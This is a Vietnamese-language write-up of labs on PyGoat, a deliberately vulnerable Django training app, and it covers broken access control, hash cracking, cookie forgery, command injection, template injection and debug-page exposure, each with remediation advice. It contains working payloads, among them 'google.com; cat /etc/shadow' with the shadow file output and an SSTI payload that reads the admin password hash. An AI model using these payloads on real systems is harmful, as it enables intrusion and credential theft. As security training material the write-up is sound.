 780 var elem = document.getElementById('stylesheet-toggle');
 781 if (elem.classList.contains('dark')) {
 782 elem.classList.remove('dark');
 783 elem.classList.add('light');
 784 localStorage.setItem('theme', 'light');
 785 document.getElementById('pagestyle').setAttribute("href", "/static/css/light.css");
 786 }
 787 else {
 788 elem.classList.remove('light');
 789 elem.classList.add('dark');
 790 localStorage.setItem('theme', 'dark');
 791 document.getElementById('pagestyle').setAttribute("href", "/static/css/dark-theme.css");
 792 }
 793 }

Inspector
 Request attributes
 Request body parameters
 Request cookies
 Request headers
 Response headers

Thay đổi User Agent thành pygoat_admin và send



Lúc này ta đã có thể login bằng tài khoản admin và lấy được Secret Key.

Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (High): Kẻ tấn công có thể vượt qua kiểm soát truy cập để lấy cắp thông tin nhạy cảm của hệ thống.

Khuyến cáo khắc phục:

Tuyệt đối không sử dụng các dữ liệu từ phía Client (như User-Agent, Referer) để kiểm tra quyền hạn, do các dữ liệu này dễ dàng bị thao túng. Áp dụng cơ chế phân quyền dựa trên Session lưu tại Server.


2. Broken access lab 3

Mô tả: Trang bí mật của admin không có cơ chế kiểm tra đặc quyền ở phía máy chủ (Server-side). Hệ thống chỉ ẩn đường dẫn hiển thị trên giao diện đối với người dùng bình thường, nhưng nếu biết trực tiếp URL, bất kỳ ai cũng có thể truy cập nội dung.


Các bước thực hiện:

Bài lab yêu cầu sử dụng credential của user thường để xem được nội dung trang secret của admin.


Đầu tiên ta thử đăng nhập bằng tài khoản admin, sau khi đăng nhập ta được một link dẫn đến trang secret tại `broken_access_controle/secret`



Log out và đăng nhập bằng tài khoản John.



Ta vẫn có thể vào trang secret của admin thông qua đường dẫn mà không cần làm gì đặc biệt.



Mức độ ảnh hưởng của lỗ hổng:

Trung bình đến Cao (Medium to High): Lộ lọt thông tin quản trị và các chức năng nhạy cảm do lỗi logic phân quyền cơ bản

Khuyến cáo khắc phục:

Kiểm tra quyền hạn (Authorization) ở Server-side cho mỗi yêu cầu truy cập tài nguyên. Đảm bảo người dùng gọi request hiện tại có quyền thực thi chức năng tương ứng.

3. Cryptographic failure lab 2


Mô tả: Hệ thống lưu mật khẩu dưới dạng băm SHA-256 kết hợp thao tác đảo ngược chuỗi hash (custom function) nhưng không dùng Salt. Kẻ tấn công có thể nhận diện và khôi phục chuỗi hash về dạng nguyên bản, sau đó dùng từ điển để crack.

Các bước thực hiện:


Thông tin được cung cấp cũng tương tự lab1, đó là tài khoản và mật khẩu đã hash của admin

```
Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table. Looks like this time they used better hashing algorithm
alex,2a280ba4ff0f8c763c5b0606f40effc3319dbc4c91d4361a39990292d4b7b0cd
admin,d953b4a47ce307fcb8b1b85fc6a0d34aea5585b6ad9188beb94c1eea9bbb5c7a
rupak,c17cde8d179a37cad4bd93e55355fd240eb52d585e428c1cdfec68123e192a
```


Từ định dạng chuỗi hash có thể biết được đây là SHA-256.



Nhưng không thể decrypt




Thử với hashcat cũng không có kết quả



Có thể hash này đã sử dụng custom function nào đó

Thử một số cách khác. Khi thử đảo ngược chuỗi hash được cho thì đã crack thành công



```

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385


a7c5bbb9aee1c49beb8819da6b5855aea43d0a6cf58b1b8bcf703ec74a4b359d:password777

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: a7c5bbb9aee1c49beb8819da6b5855aea43d0a6cf58b1b8bcf7 ... 4b359d
Time.Started.....: Tue Mar 24 22:23:43 2026 (0 secs)
Time.Estimated...: Tue Mar 24 22:23:43 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 802.5 kH/s (0.89ms) @ Accel:1024 Loops:1 Thr:1 Vec:4

```

Ta tìm thấy password777 cho chuỗi hash trên với hashcat.

Đăng nhập thành công.



Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (High): Lộ mật khẩu gốc của tài khoản quản trị viên, tạo điều kiện cho kẻ tấn công kiểm soát ứng dụng.

Khuyến cáo khắc phục:


Sử dụng các hàm băm tiêu chuẩn, mạnh (như Bcrypt, Argon2, PBKDF2) kết hợp với Salt ngẫu nhiên và duy nhất cho từng mật khẩu. Không sử dụng các custom function để biến đổi mã băm.

4. Cryptographic failure lab 3

Mô tả: Ứng dụng duy trì phiên làm việc bằng cách lưu trực tiếp thông tin định danh (username) vào giá trị Cookie dưới dạng rõ ràng (plaintext) hoặc mã hóa yếu mà không có cơ chế kiểm tra tính toàn vẹn (Signature).

Các bước thực hiện:

Ta được cho thông tin về 1 tài khoản user thường, yêu cầu đăng nhập với tư cách là admin.




Sử dụng burp suite bắt gói tin HTTP Request, quan sát thấy cookie có giá trị “User...”, ta có thể sửa thành admin để có thể đăng nhập.

```

1 GET /cryptographic_failure/lab3 HTTP/1.1
2 Host: localhost:8000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
13 q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: none
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate, br
19 Cookie: cookie="User|2026-03-25 03:36:07.640420"; csrftoken=
4sUCfKV249WGA3r1NvtGwGNeqZ0918HBwUjHzmEDmARTbXByX5YKn3zXZbUW6OJs; sessionId=
v06a3sc9qkusvwxnd90os9pijibfr
20 Connection: keep-alive

```

Sửa giá trị cookie thành “admin|...” theo đúng định dạng cũ.



Vậy là có thể đăng nhập dưới quyền admin.

Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (Critical): Kẻ tấn công không cần biết mật khẩu vẫn có thể leo thang đặc quyền lên mức cao nhất bằng thao tác thay đổi chuỗi đơn giản.

Khuyến cáo khắc phục:


Sử dụng định danh phiên (Session ID) ngẫu nhiên, khó đoán và lưu trữ trạng thái tại Server. Nếu dùng token phía client (như JWT), phải sử dụng chữ ký điện tử an toàn.

5. Command Injection

Mô tả: Chức năng tra cứu DNS nhận dữ liệu đầu vào từ người dùng (tên miền) và truyền trực tiếp vào lệnh hệ thống máy chủ để thực thi mà không thực hiện kiểm tra, làm sạch các ký tự đặc biệt mang ý nghĩa ngắt lệnh.

Các bước thực hiện:

Truy cập trang web và nhập tên miền hợp lệ google.com để kiểm tra chức năng khi ứng dụng hoạt động bình thường



The screenshot shows a web application titled "Name Server Lookup". It has a text input field labeled "Enter Domain Here" with "google.com" entered. Below the input are two radio buttons: "Linux" (selected) and "Windows". A blue "GO" button is below the radio buttons. The output section shows the following text:

```
;; <<>> DiG 9.11.5-P4-5.1+deb10u8-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5814
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                 7       IN      A      142.250.199.78

;; Query time: 2 msec
;; SERVER: 192.168.65.7#53(192.168.65.7)
;; WHEN: Wed Mar 25 07:01:02 UTC 2026
;; MSG SIZE rcvd: 54
```

Thực hiện command injection “google.com; cat /etc/shadow”

GO

Output

```

; <>> DiG 9.11.5-P4-5.1+deb10u8-Debian <>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20014
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                 151     IN      A      142.250.199.78

;; Query time: 3 msec
;; SERVER: 192.168.65.7#53(192.168.65.7)
;; WHEN: Wed Mar 25 06:58:37 UTC 2026
;; MSG SIZE rcvd: 54

root:*:19139:0:99999:7:::
daemon:*:19139:0:99999:7:::
bin:*:19139:0:99999:7:::
sys:*:19139:0:99999:7:::
sync:*:19139:0:99999:7:::
games:*:19139:0:99999:7:::
man:*:19139:0:99999:7:::
lp:*:19139:0:99999:7:::
mail:*:19139:0:99999:7:::
news:*:19139:0:99999:7:::
uucp:*:19139:0:99999:7:::
proxy:*:19139:0:99999:7:::
www-data:*:19139:0:99999:7:::
backup:*:19139:0:99999:7:::
list:*:19139:0:99999:7:::
irc:*:19139:0:99999:7:::
gnats:*:19139:0:99999:7:::
nobody:*:19139:0:99999:7:::
_apt:*:19139:0:99999:7:::

```

Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (Critical): Cho phép kẻ tấn công thực thi mã từ xa (RCE), đọc/ghi tệp tin hệ thống và chiếm quyền điều khiển hoàn toàn máy chủ.

Khuyến cáo khắc phục:

Không dùng các hàm gọi lệnh hệ thống (như `os.system` hay `exec`). Sử dụng các thư viện lập trình có sẵn để thực hiện tra cứu DNS. Nếu bắt buộc phải dùng, áp dụng whitelist chặt chẽ cho đầu vào.

6. Server-side Template Injection

Mô tả: Ứng dụng nhận nội dung blog từ người dùng và tự động nối thẳng dữ liệu này vào cấu trúc template của Django (như {% block content %}) rồi mới đem đi render. Điều này cho phép kẻ tấn công chèn mã thực thi của framework template.

Các bước thực hiện:

Đây là template được sử dụng. Có thể thấy Ứng dụng lấy trực tiếp dữ liệu nhập vào blog, nối nó với các thẻ template của Django ({% block content %}), sau đó lưu thành một file .html mới. Khi truy cập vào bài blog đó, Django engine sẽ biên dịch và thực thi bất kỳ cú pháp template chèn vào.

```
def ssti_lab(request):
    if request.user.is_authenticated:
        if request.method=="GET":
            users_blogs = Blogs.objects.filter(author=request.user)
            return render(request, "lab_2021/A3_Injection/ssti_lab.html", {"blogs":users_blogs})
        elif request.method=="POST":
            blog = request.POST["blog"]
            id = str(uuid.uuid4()).split('-')[1]
            blog = filter_blog(blog)
            prepend_code = "{% extends 'introduction/base.html' %}\n"
            "{% block content %}{% block title %}\n"
            "{% endblock %}"
            blog = prepend_code + blog + "{% endblock %}"
            new_blog = Blogs.objects.create(author = request.user, blog_id = id)
            new_blog.save()
            dirname = os.path.dirname(__file__)
            filename = os.path.join(dirname, f"templates/Lab_2021/A3_Injection/Blogs/{id}.html")
            file = open(filename, "w+")
            file.write(blog)
            file.close()
            return redirect(f'blog/{id}')
    else:
        return redirect('login')
```

Thực hiện chèn vào template trên.

```
My Blogs
Add Blog

{% load log %}
{% get_admin log 1 as log %}
{{ log.0.user.get_username }} : {{ log.0.user.password }}
```

Lấy được mật khẩu hash của admin.

Mức độ ảnh hưởng của lỗ hổng:

Nghiêm trọng (Critical): Có thể đọc được dữ liệu nhạy cảm của toàn bộ hệ thống, đọc biến môi trường, hoặc nguy hiểm hơn là thực thi mã từ xa (RCE) trên máy chủ.


Khuyến cáo khắc phục:

Tuyệt đối không nối dữ liệu đầu vào của người dùng trực tiếp vào cấu trúc template. Phải truyền dữ liệu thông qua Context Variables của framework để template engine tự động escape các ký tự đặc biệt.

7. Sensitive data exposure

Mô tả: Ứng dụng web được triển khai nhưng chưa tắt tính năng Debug (DEBUG=True). Khi phát sinh lỗi, framework sẽ hiển thị một trang báo cáo lỗi (stack trace) chi tiết, chứa toàn bộ biến môi trường, thông số cấu hình và secret key của ứng dụng.

Gây ra lỗi bằng cách truy cập một đường dẫn không tồn tại trong /data_exp_lab/



Ta có

thể thấy một trang liên quan 500error, truy cập vào đó, ta có thể thấy SENSITIVE DATA 'FLAGTHATNEEDSTOBEFOUND'

SECURE_HSTS_PRELOAD	False
SECURE_HSTS_SECONDS	0
SECURE_PROXY_SSL_HEADER	None
SECURE_REDIRECT_EXEMPT	[]
SECURE_REFERER_POLICY	'same-origin'
SECURE_SSL_HOST	None
SECURE_SSL_REDIRECT	False
SENSITIVE_DATA	'FLAGTHATNEEDSTOBEFOUND'
SERVER_EMAIL	'root@localhost'
SESSION_CACHE_ALIAS	'default'
SESSION_COOKIE_AGE	1209600
SESSION_COOKIE_DOMAIN	None
SESSION_COOKIE_HTTPONLY	True
SESSION_COOKIE_NAME	'sessionid'
SESSION_COOKIE_PATH	'/'
SESSION_COOKIE_SAMESITE	'Lax'
SESSION_COOKIE_SECURE	False
SESSION_ENGINE	'django.contrib.sessions.backends.db'

Mức độ ảnh hưởng của lỗ hổng:


Trung bình đến Cao (Medium to High): Mặc dù không trực tiếp bị hack, nhưng việc lộ các key hệ thống, credentials database là tiền đề cho các cuộc tấn công chí mạng khác.

Khuyến cáo khắc phục:

